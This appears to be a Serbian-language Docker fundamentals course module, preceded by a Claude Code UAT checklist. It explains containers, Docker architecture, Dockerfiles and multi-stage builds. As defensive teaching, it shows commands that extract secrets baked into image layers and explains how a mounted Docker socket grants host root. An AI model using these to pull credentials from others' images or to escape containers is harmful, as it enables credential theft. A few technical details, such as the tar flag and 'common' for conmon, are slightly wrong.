- /plan komanda prepoznaje workflow

Evo outputa:
[ovde lepiš: cat CLAUDE.md | head -30, ls .claude/, i rezultat /plan testa]

Za svaki acceptance kriterijum: da ✓ ili ne ×.
Ako ne – šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Pokreni cat CLAUDE.md	Fajl postoji i sadrži ## Project-A workflow sekciju sa pravilima
2	U Claude Code terminalu kucaj /plan	Claude traži opis plana i ne izvršava odmah ništa
3	U Claude Code terminalu napiši pitanje o DevOps temi	Claude odgovara uzimajući u obzir kontekst iz CLAUDE.md
4	Provjeri ls .claude/	Postoji .claude/ direktorijum (settings.json i/ili rules/ i/ili memory/)

Sync — zatvori petlju:

Zapiši u .claude/memory/decisions.md ili u CLAUDE.md sekciju ## Decision log

[datum] — Orijentacija sync

- Urađeno: inicijalizovan CLAUDE.md sa ## Project-A workflow sekcijom; potvrđen /plan workflow
- Naučeno: kako CLAUDE.md daje kontekst Claudeu, kako /plan blokira direktnu egzekuciju
- Šta bi promenio:

Phase — 01-docker-fundamenti

Directory: 01-docker-fundamenti/

Source: 01-docker-fundamenti/01-kontejnerizacija-zasto-i-kako.md

Kontejnerizacija — zašto i kako

Problem koji je postojao pre Dockera

1. godina. Developer napiše Python web app. Radi savršeno na laptopa. Pošalje kolegi. Ne radi. “Radi na mom računaru” postaje vic koji nije smiješan.


Zašto se to dešava? Aplikacija zavisi od: - Verzije Python interpretera (3.9 vs 3.11 — breaking changes) - Instaliranih Python paketa i njihovih verzija - Sistemskih biblioteka (libssl, libpq...) - Environment varijabli - Operativnog sistema (Ubuntu 20.04 vs macOS 14) - Fajl sistema i putanja

Svaki od ovih faktora može uzrokovati da aplikacija radi na jednoj mašini a ne na drugoj. Klasična rešenja su bila:

Dokumentacija — “Instaliraj Python 3.9, onda pip install -r requirements.txt, onda...” Ručno, error-prone, zastarijeva.

Virtuelne mašine — pakovana cela OS. Radi ali je teška: 2-10 GB po VM, minutes to boot, ogromna potrošnja resursa.

VM vs kontejner



Kontejner ne simulira hardware. Ne pokreće sopstveni kernel. Deli kernel sa host OS-om.

Umesto toga, koristi dve Linux kernel funkcionalnosti:

namespaces — izolacija. Svaki kontejner vidi sopstveni filesystem, mrežu, procese, korisnike. Ne zna za ostale kontejnere (osim ako im dozvoliš komunikaciju).

cgroups (control groups) — ograničenje resursa. Ovom kontejneru možeš reći: ne smeš koristiti više od 256MB RAM-a i 0.5 CPU core-a.

Rezultat:

	VM	Kontejner
Veličina	GB	MB
Boot time	minute	sekunde (milisekunde)
Izolacija	kompletan OS	namespace/cgroups
Pokretljivost	teška	trivijalna
Overhead	visok	minimalan

OCI standard

Open Container Initiative definiše šta je container image i kako se pokreće. To znači da image napravljen sa Docker build-om može pokrenuti containerd, podman, cri-o, ili bilo koji OCI-kompatibilan runtime.

Zbog toga: image koji napravimo i gurnemo u GitLab registry, Kubernetes može pokrenuti bez obzira koji container runtime koristi u pozadini.

Praktično za nas: `docker build` → GitLab Registry → EKS (containerd). Kompatibilnost je garantovana standardom.

Šta kontejner zapravo jeste

Kontejner nije magija. To je Linux proces (ili više procesa) koji:

1. Vidi sopstveni “root filesystem” koji je zapravo slaganje read-only slojeva (image layers) + jedan read-write sloj na vrhu
2. Ima sopstveni network namespace (vlastita IP adresa, vlastiti port space)
3. Ima ograničene resurse (ako postaviš limits)
4. Ako ga ubiješ, read-write sloj (sve što je pisano tokom rada) nestaje

Ova poslednja stavka je kritična: **kontejneri su ephemeral**. Ono što piše na disk unutar kontejnera — nestaje kada kontejner nestane. Zato postoje volumes (modul 05).

Zašto kontejnerizujemo nginx u project-A

nginx je web server koji servira naš `index.html`. Mogli bismo instalirati nginx direktno na server. Zašto ne? Jer jednom kad nginx živi u kontejneru:

```
docker run -p 8080:80 registry.gitlab.com/firma/project-a:sha-abc123
```

Podman: `podman run -p 8080:80 registry.gitlab.com/firma/project-a:sha-abc123`

Ova jedna komanda radi identično na: - Laptopa u development-u - kind clusteru lokalno - AWS EKS dev okruženju - AWS EKS produkciji

Nema “nginx konfiguracija je drugačija u produkciji”. Nema “verzija nginx-a na serveru je starija”. Image koji je prošao testove je tačno isti image koji ide u prod. To je vrednost kontejnerizacije u jednoj rečenici.

Pored toga, kada treba skalirati, K8s pokreće 10 identičnih kopija istog image-a. Kada treba da unapredimo nginx, promenimo `FROM nginx:1.25.3-alpine` u Dockerfilu, pokrenemo pipeline, dobijemo novi image.

Šta dolazi sledeće


Razumeš zašto kontejnerizujemo. Sledeće je kako: arhitektura Docker sistema koji to omogućava.

Source: `01-docker-fundamenti/02-docker-arhitektura.md`

Docker arhitektura

Tri komponente (i šta je ispod)

Docker sistem se sastoji od tri dela koji komuniciraju međusobno — ali ispod daemona postoji još jedan sloj koji je važan za razumijevanje Kubernetes-a:



Docker CLI — alat kojeg ti koristiš. Ne radi ništa sam. Šalje instrukcije daemonu.

Docker Daemon (dockerd) — servis koji radi u pozadini. Prima komande, gradi image-e, upravlja mrežama i volumima. Ali kontejnere ne pokreće sam — delegira to containerd-u.

containerd — container runtime koji radi ispod dockerd-a (i direktno u Kubernetes-u). Zadužen je za image lifecycle (pull, store, unpack) i upravljanje kontejner procesom. Implementira CRI (Container Runtime Interface) — standardizovani API koji Kubernetes koristi za komunikaciju s runtime-om. Ovo je ključno: **Kubernetes ne koristi dockerd uopšte — govori direktno s containerd-om.**

runc — OCI-kompatibilni runtime koji stvarno pokreće kontejner. Dobije specifikaciju (koji namespace, koji cgroup, koji filesystem root), postavi izolaciju, pokrene proces, pa izađe. Nakon što runc izađe, containerd prati taj proces.

Registry — skladište za Docker image-e. Docker Hub je javni default. GitLab Container Registry je privatni registry koji ćemo koristiti za project-A.

Zašto ovo razumjeti: kada Kubernetes deplouje Pod, kubelet govori containerd-u (ne dockerd-u) da pokrene kontejner. containerd zove runc. runc postavi namespace i cgroup, pokrene nginx (ili go-service), pa izađe. Sve što si naučio o Docker-u direktno se prenosi — samo bez dockerd posrednika.

Ova razdvojenost znači da možeš imati Docker CLI na jednoj mašini koji komunicira sa Docker daemonom na drugoj. Na tome se zasniva Docker Context i daljinska administracija.

Docker socket — kanal komunikacije, ne daemon

Česta zabuna: daemon i socket nisu ista stvar.

```
Docker daemon (dockerd)    → PROCES koji radi u pozadini, upravlja svim
Docker socket              → FAJL kroz koji CLI i daemon razgovaraju
/var/run/docker.sock
```

Analogija: daemon je recepcionar, socket je telefon na recepciji. Telefon nije recepcionar — samo kanal kroz koji ga zoveš.

Kada kucaš `docker run nginx`:

```
CLI otvori /var/run/docker.sock
|
▼
Pošalje HTTP REST zahtjev: POST /containers/create
|
▼
Daemon primi zahtjev → pokrene kontejner → vrati odgovor
```

Komunikacija je REST API over Unix socket — isti protokol kao HTTP, samo umjesto TCP porta koristi fajl na disku.

Zašto je ovo važno u praksi:

```
# GitLab CI runner konfiguracija — montira socket u kontejner
volumes:
  - /var/run/docker.sock:/var/run/docker.sock
```

Ovo znači: kontejner može slati komande Docker daemonu na hostu. Može pokretati nove kontejnere, brisati ih, čitati sve volume-e. Efektivno ima root pristup hostu kroz daemon.

Zato GitLab runner mora biti trusted — nije za javne fork projekte. Alternativa je Docker-in-Docker (`dind`) koji kreira izolirani daemon unutar kontejnera, bez pristupa host daemonu.

Podman arhitektura: Podman nema centralnog daemona — daemonless arhitektura. Ali nije direktno na runc-u. Stvarni chain: podman ↓ common (container monitor — prati stdin/stdout i lifecycle) ↓ crun/runc (OCI runtime — postavlja namespaces, pokreće proces) common je mali C program koji ostaje živ dok kontejner radi: drži stdin/stdout pipe-ove i detektuje kada proces završi. Bez common-a, Podman bi morao ostati kao roditeljev proces — ne bi mogao da radi “detached” kontejnere. Socket (`/run/user/$(id -u)/podman/podman.sock`) postoji samo ako ga eksplicitno pokreneš (podman system service). Za korištenje u ovom kursu: `podman build`, `podman run` itd. rade identično kao `docker` ekvivalenti.

Image layeri — kako Docker skladišti fajlove

Docker image nije jedan monolitni fajl. To je stek read-only slojeva (layera).

Svaka instrukcija u Dockerfilu koja menja filesystem (`FROM`, `RUN`, `COPY`, `ADD`) kreira novi layer.

```
FROM nginx:alpine          → Layer 0: alpine linux base
                             Layer 1: nginx binarni fajlovi
RUN apk add curl            → Layer 2: curl paket
COPY index.html /usr/...    → Layer 3: tvoj fajl
```

Svaki layer je identificiran SHA256 hashom svog sadržaja. Ako dva image-a dele isti layer (isti hash), taj layer se čuva samo jednom na disku.

Union filesystem (OverlayFS) je mehanizam koji spaja ove layera u jedinstven pogled na filesystem. Kada kontejner pokreneš, Docker doda jedan read-write layer na vrhu. Sve što kontejner piše ide u taj layer, originalni layeri ostaju nepromijenjeni.


Container layer (read-write)	← samo dok kontejner živi
Layer 3: tvoj index.html	← COPY u Dockerfilu
Layer 2: curl	← RUN apk add curl
Layer 1: nginx binaries	← deo nginx:alpine image-a
Layer 0: alpine linux	← deo nginx:alpine image-a

Copy-on-write — ako kontejner treba da promeni fajl iz read-only layera (npr. edituje nginx.conf iz Layer 1), Docker kopira taj fajl u container layer i tamo ga menja. Originalni layer ostaje nedirnut. Druga kopija kontejnera i dalje vidi original.

Praktična posledica: možeš pokrenuti 100 kontejnera od istog image-a i oni dijele sve read-only layere. Jedina razlika je mali container layer per kontejner.

Container lifecycle

Kontejner prolazi kroz ova stanja:



Podman: Sve komande iz dijagrama rade identično — zamijeni `docker` sa `podman`: `podman create`, `podman start`, `podman pause`, `podman unpause`, `podman stop`, `podman rm`.

`docker run` = `docker create` + `docker start` u jednoj komandi.

Podman: `podman run` = `podman create` + `podman start`

Ono što ovo znači za nas: **RUNNING kontejner** = **RUNNING proces** unutar kontejnera. Kada nginx proces unutar kontejnera pukne ili se zaustavi, kontejner prelazi u **STOPPED**. Kubernetes to detektuje i restartuje pod. Monitoring mora pratiti ovo stanje.

Tok kroz ceo sistem

Vizualizacija kompletnog toka koji ćemo proći u project-A:

1. DOCKER BUILD
Dockerfile → Docker daemon → gradi layere → lokalni image

`$ docker build -t helloworld:local .`
2. DOCKER TAG
Dodaj registry prefiks image-u

`$ docker tag helloworld:local \ registry.gitlab.com/firma/project-a:abc123`
3. DOCKER PUSH
Lokalni image → GitLab Container Registry

`$ docker push registry.gitlab.com/firma/project-a:abc123`
4. DOCKER PULL (na EKS nodeu, K8s to radi automatski)
GitLab Registry → EKS node → lokalni image na nodu

kubelet automatski: `docker pull registry.gitlab.com/...`
5. DOCKER RUN (K8s pokreće kontejner iz image-a)
image → running container = running nginx process

Podman: `bash podman build -t helloworld:local . podman tag helloworld:local registry.gitlab.com/firma/project-a:abc123 podman push registry.gitlab.com/firma/project-a:abc123 podman pull registry.gitlab.com/... podman run helloworld:local`

Ovaj tok se automatizuje u GitLab CI/CD pipeline-u. Svaki `git push` pokreće sve ove korake bez ručne intervencije.

Zašto to razumeti

Kada pipeline fail-uje sa “manifest unknown” na docker pull koraku, znaš: image nije pushnut u registry, ili push/pull credentials nisu ispravni. Kada kontejner pada u CrashLoopBackOff, znaš: proces unutar kontejnera se gasi — gledaj logove, ne K8s konfiguraciju.

Arhitektura objašnjava gde tražiti problem.

Source: `01-docker-fundamenti/03-dockerfile-i-image.md`

Dockerfile i image

Dockerfile je recept

Dockerfile je tekstualni fajl koji opisuje kako se gradi Docker image. Svaka linija je instrukcija. Docker daemon izvršava instrukcije redom i za svaku kreira novi layer.

Naš Dockerfile za project-A nginx app:

```
FROM nginx:alpine
COPY app/index.html /usr/share/nginx/html/
COPY app/nginx.conf /etc/nginx/conf.d/default.conf
EXPOSE 80
```

Četiri linije. Razumevanje svake je razumevanje šta image radi.

FROM — početna tačka

```
FROM nginx:alpine
```

Svaki image mora početi od nekog base image-a. `nginx:alpine` je zvanični nginx image baziran na Alpine Linux — minimalna Linux distribucija (~5MB umesto ~70MB za Ubuntu-based image-e).

`nginx:alpine` dolazi sa: - Alpine Linux base (busybox, sh, apk package manager) - nginx binary - Default nginx konfiguracija - Nginx već konfigurisan da pokrene pri startu kontejnera

Zbog toga nam ne treba `RUN nginx` niti `CMD nginx` — base image to već rešava.

Uvek pin-uj verziju: `FROM nginx:1.25.3-alpine` umesto `FROM nginx:alpine`. `alpine` tag prati najnoviju verziju, i jednog dana u pipeline-u možeš dobiti breaking change bez da si promenio ništa.

COPY — fajlovi iz build konteksta u image

```
COPY app/index.html /usr/share/nginx/html/  
COPY app/nginx.conf /etc/nginx/conf.d/default.conf
```

Format: `COPY <source-na-hostu> <destination-u-image-u>`

Source je relativan u odnosu na **build context** — folder koji prosleđuješ `docker build` komandi (tipično `.`).

`/usr/share/nginx/html/` je default nginx web root. Fajlovi tu su dostupni kao web stranice.

`/etc/nginx/conf.d/default.conf` je nginx konfiguracija. Zamenimo default sa našom verzijom koja definiše kako nginx servira fajlove.

EXPOSE — dokumentacija porta

```
EXPOSE 80
```

`EXPOSE` **ne otvara** port na host mašini. To je dokumentacija — govori korisniku image-a koji port kontejner sluša. Stvarno mapiranje porta radi se pri pokretanju:

```
docker run -p 8080:80 helloworld:local  
#           ↑      ↑  
#           host port container port
```

Podman: `podman run -p 8080:80 helloworld:local`

Sada `http://localhost:8080` ide na port 80 unutar kontejnera, gde nginx sluša.

RUN — izvršavanje komandi

Nema ga u našem Dockerfilu, ali razumevanje je neophodno:

```
RUN apk add --no-cache curl  
RUN mkdir -p /var/log/myapp
```

`RUN` izvršava komandu **tokom build faze** i kreira novi layer. Koristiš ga za instalaciju paketa, kreiranje direktorijuma, postavljanje permissions.

Svaki `RUN` je zasebni layer. Kombinuj ih sa `&&` kad logički idu zajedno:

```
# Loše — 3 layera, svaki sadrži apk cache  
RUN apk update  
RUN apk add curl  
RUN apk add vim  
  
# Dobro — 1 layer, cache se čisti unutar istog layera  
RUN apk update && apk add --no-cache curl vim
```

CMD i ENTRYPOINT — šta se pokreće

```
# Nije u našem Dockerfile, ali nginx:alpine ima:  
CMD ["nginx", "-g", "daemon off;"]
```

CMD definiše default komandu kada pokrenemo kontejner. Može se override-ovati pri `docker run`.

`daemon off` znači: nginx radi u foreground-u, ne u background-u. Ovo je kritično za kontejnere — kada main proces završi, kontejner staje. Nginx u background-u bi odmah vratio exit 0 i kontejner bi nestao.

Razlika CMD vs ENTRYPOINT: - CMD je default, može se override-ovati: `docker run myimage /bin/sh` - ENTRYPOINT je fiksno, argument se dodaje na njega

Layer caching — redosled direktiva je bitan

Docker kešira svaki layer. Ako se layer nije promenio od poslednjeg build-a, Docker ga ne gradi ponovo — koristi keš.

Ali: ako se bilo koji layer promeni, svi layeri **posle njega** se moraju ponovo graditi.

```
# Loše po keširanju:  
FROM node:20-alpine  
COPY . /app          # ← svaka promena source koda invalidira ovaj layer  
WORKDIR /app  
RUN npm install      # ← i ovaj, pa npm install radi uvek iznova
```

```
# Dobro po keširanju:  
FROM node:20-alpine  
WORKDIR /app  
COPY package.json package-lock.json ./ # ← menja se retko  
RUN npm install                        # ← ostaje u kešu dok se deps ne mene  
COPY . .                               # ← source code, menja se često
```

Za naš nginx projekat ovo nije problem — nemamo build koraka, jedino kopiramo fajlove.

.dockerignore

Kad pokreneš `docker build .`, Docker šalje **ceo folder** daemonu kao build context, pre nego što pročita Dockerfile. `.dockerignore` govori šta da isključi.

```
# .dockerignore  
.git  
.gitignore  
node_modules  
*.log  
.env  
.DS_Store  
README.md
```

Bez ovoga, Docker šalje `.git` folder (može biti stotine MB), `node_modules` (stotine hiljada fajlova), `.env` fajlove sa secrets-ima. To usporava build i može kompromitovati sigurnost.

Praktičan primer — naš project-A Dockerfile

Struktura projekta:

```
project-a/  
├─ app/  
│  ├─ index.html  
│  └─ nginx.conf  
├─ Dockerfile  
└─ .dockerignore
```

app/index.html:

```
<!DOCTYPE html>
<html>
  <head><title>Project A</title></head>
  <body><h1>Hello World</h1></body>
</html>
```

app/nginx.conf:

```
server {
    listen 80;
    server_name localhost;

    location / {
        root /usr/share/nginx/html;
        index index.html;
    }
}
```

Dockerfile:

```
FROM nginx:1.25.3-alpine
COPY app/index.html /usr/share/nginx/html/
COPY app/nginx.conf /etc/nginx/conf.d/default.conf
EXPOSE 80
```

.dockerignore:

```
.git
.gitignore
*.md
.DS_Store
```

Build i pokretanje:

```
docker build -t helloworld:local .
docker run --rm -p 8080:80 helloworld:local
# http://localhost:8080 → Hello World
```

Podman: podman build -t helloworld:local . / podman run --rm -p 8080:80 helloworld:local

AI workflow

Kada pišeš Dockerfile za novu aplikaciju, dobra startna tačka:

Imam [tip aplikacije, npr. Python Flask app].
Trebam Dockerfile za produkcijsku upotrebu.
Zahtevi: minimalni image size, ne-root user, no secrets.
Pokaži mi Dockerfile i objasni svaku direktivu.

Kada optimizuješ postojeći Dockerfile:

Ovaj Docker build traje 4 minute. Analiziraj Dockerfile
i predloži optimizacije za layer caching:
[Dockerfile sadržaj]

Multi-stage builds

Problem sa jednostrukim build-om

Zamislamo da naš “Hello World” nije statički HTML već React aplikacija. Da bi se build-ovala, trebaš Node.js, npm, i sve dev dependencies. Ali kada je build završen i dobiješ `dist/` folder sa statičkim fajlovima — Node.js više nije potreban.

Bez multi-stage:

```
FROM node:20-alpine
WORKDIR /app
COPY package*.json ./
RUN npm install          # ~300MB node_modules
COPY . .
RUN npm run build        # generise dist/
# ... a sad svi ovi alati idu u finalni image
```

Rezultat: image od ~600MB koji sadrži Node.js, npm, sve dev dependencies, source code — od čega runtime treba samo `dist/` folder i nginx.

Ovo nije samo pitanje veličine. Veći image znači: - Duži docker pull pri svakom deploy-u - Veća attack surface (Node.js binary u prod može biti vektor napada) - Više potencijalnih sigurnosnih propusta (npm packages u prod)

Rešenje: multi-stage build

```
# — Stage 1: BUILD —————
FROM node:20-alpine AS builder

WORKDIR /app
COPY package*.json ./
RUN npm ci --only=production=false
COPY . .
RUN npm run build
# U ovom trenutku: /app/dist/ sadrži gotove fajlove

# — Stage 2: RUNTIME —————
FROM nginx:1.25.3-alpine

COPY --from=builder /app/dist /usr/share/nginx/html
COPY app/nginx.conf /etc/nginx/conf.d/default.conf
EXPOSE 80
```

Ključna stvar: `COPY --from=builder` kopira fajlove iz prvog stage-a u drugi. Finalni image **nema** Node.js, npm, node_modules. Sadrži samo nginx binary i statičke fajlove.

Kako Docker gradi multi-stage

Docker gradi stage-ove sekvencijalno. Možeš ih imenovati (`AS builder`) ili referencirati brojem (`--from=0`).

Finalni image je uvek zadnji `FROM` blok. Sve što nije eksplicitno kopirano iz prethodnih stage-ova ne postoji u finalnom image-u.

Docker može build-ovati samo određeni stage ako trebaš (korisno za debugovanje):

```
docker build --target builder -t myapp:debug .
```

Podman: `podman build --target builder -t myapp:debug .`

Merenje razlike

Za naš jednostavni nginx projekat (samo statički HTML), multi-stage nije potreban. Ali vidimo razliku na primeru sa Node.js:

```
# Single-stage image
docker image ls myapp:single-stage
# REPOSITORY TAG IMAGE ID SIZE
# myapp single-stage abc123 612MB

# Multi-stage image
docker image ls myapp:multi-stage
# REPOSITORY TAG IMAGE ID SIZE
# myapp multi-stage def456 23MB
```

Podman: `podman image ls myapp:single-stage / podman image ls myapp:multi-stage`

23MB vs 612MB — razlika od 96%. U sistemu koji deploy-uje desete puta dnevno na više K8s nodova, ovo je značajno.

```
# Inspekcija slojeva image-a
docker history myapp:multi-stage
```

Podman: `podman history myapp:multi-stage`

Primer za project-A (prošireni scenario)

Naš project-A je za sada čist statički HTML bez build koraka. Ali kad bi bio React app:

```
FROM node:20-alpine AS builder
WORKDIR /app
COPY package*.json ./
RUN npm ci
COPY src/ ./src/
COPY public/ ./public/
RUN npm run build

FROM nginx:1.25.3-alpine AS runtime
COPY --from=builder /app/build /usr/share/nginx/html
COPY app/nginx.conf /etc/nginx/conf.d/default.conf
EXPOSE 80
```

Trenutni project-A Dockerfile ostaje jednostavan:

```
FROM nginx:1.25.3-alpine
COPY app/index.html /usr/share/nginx/html/
COPY app/nginx.conf /etc/nginx/conf.d/default.conf
EXPOSE 80
```

Znanje o multi-stage build-ovima koristićeš kada komplikuješ aplikaciju ili kad radite na projektima sa stvarnim build procesima.

Nikad ne stavljaš secrets u Dockerfile

Česta greška:

```
# NIKAD OVAKO — secret ostaje u image layeru zauvek
RUN aws configure set aws_access_key_id AKIA...
ENV DB_PASSWORD=mysecretpassword
ARG API_KEY=secret123
```

Čak i ako obrišeš secret u sledećem layeru, ostaje u image history. Svako ko ima pristup image-u može ga izvući:

```
docker history --no-trunc myimage # vidi sve komande
docker save myimage | tar x0 | tar x0 # raspakuje sve layere
```

Podman: podman history --no-trunc myimage / podman save myimage | tar x0 | tar x0

Secrets u kontejnere dolaze: - Kao environment varijable pri pokretanju (`docker run -e DB_PASSWORD=$DB_PASSWORD`) - Kao Kubernetes Secrets (modul 03+) - Kao mounted volumes sa secrets fajlovima - Kroz secret manager (AWS Secrets Manager, HashiCorp Vault)

Multi-stage build ima dodatnu prednost: ARG varijable postavljene u build stage-u ne prosljeđuju se u runtime stage.

AI workflow

Kada imaš spor build i sumnjač na veličinu image-a:

Moj Docker image je 800MB. Evo Dockerfile-a:
[sadržaj]

1. Koliko bi trebao biti minimalni image za ovu aplikaciju?
2. Predloži multi-stage Dockerfile koji smanjuje veličinu
3. Koje od postojećih layera mogu kombinovati?

Source: 01-docker-fundamenti/05-volumes-i-networking.md

Volumes i networking

Zašto volumes postoje

Kontejneri su ephemeral — kada nestanu, njihov filesystem nestaje s njima. Ovo je feature, ne bug. Ali ponekad ti treba perzistencija ili deljenje fajlova između hosta i kontejnera.

Tri scenarija:

1. **Development** — menjaš `index.html` na hostu i hoćeš da nginx unutar kontejnera odmah vidi promenu bez rebuild-a image-a
2. **Logovi** — nginx piše logove na disk; hoćeš ih čitati sa hosta ili slati u log agregator
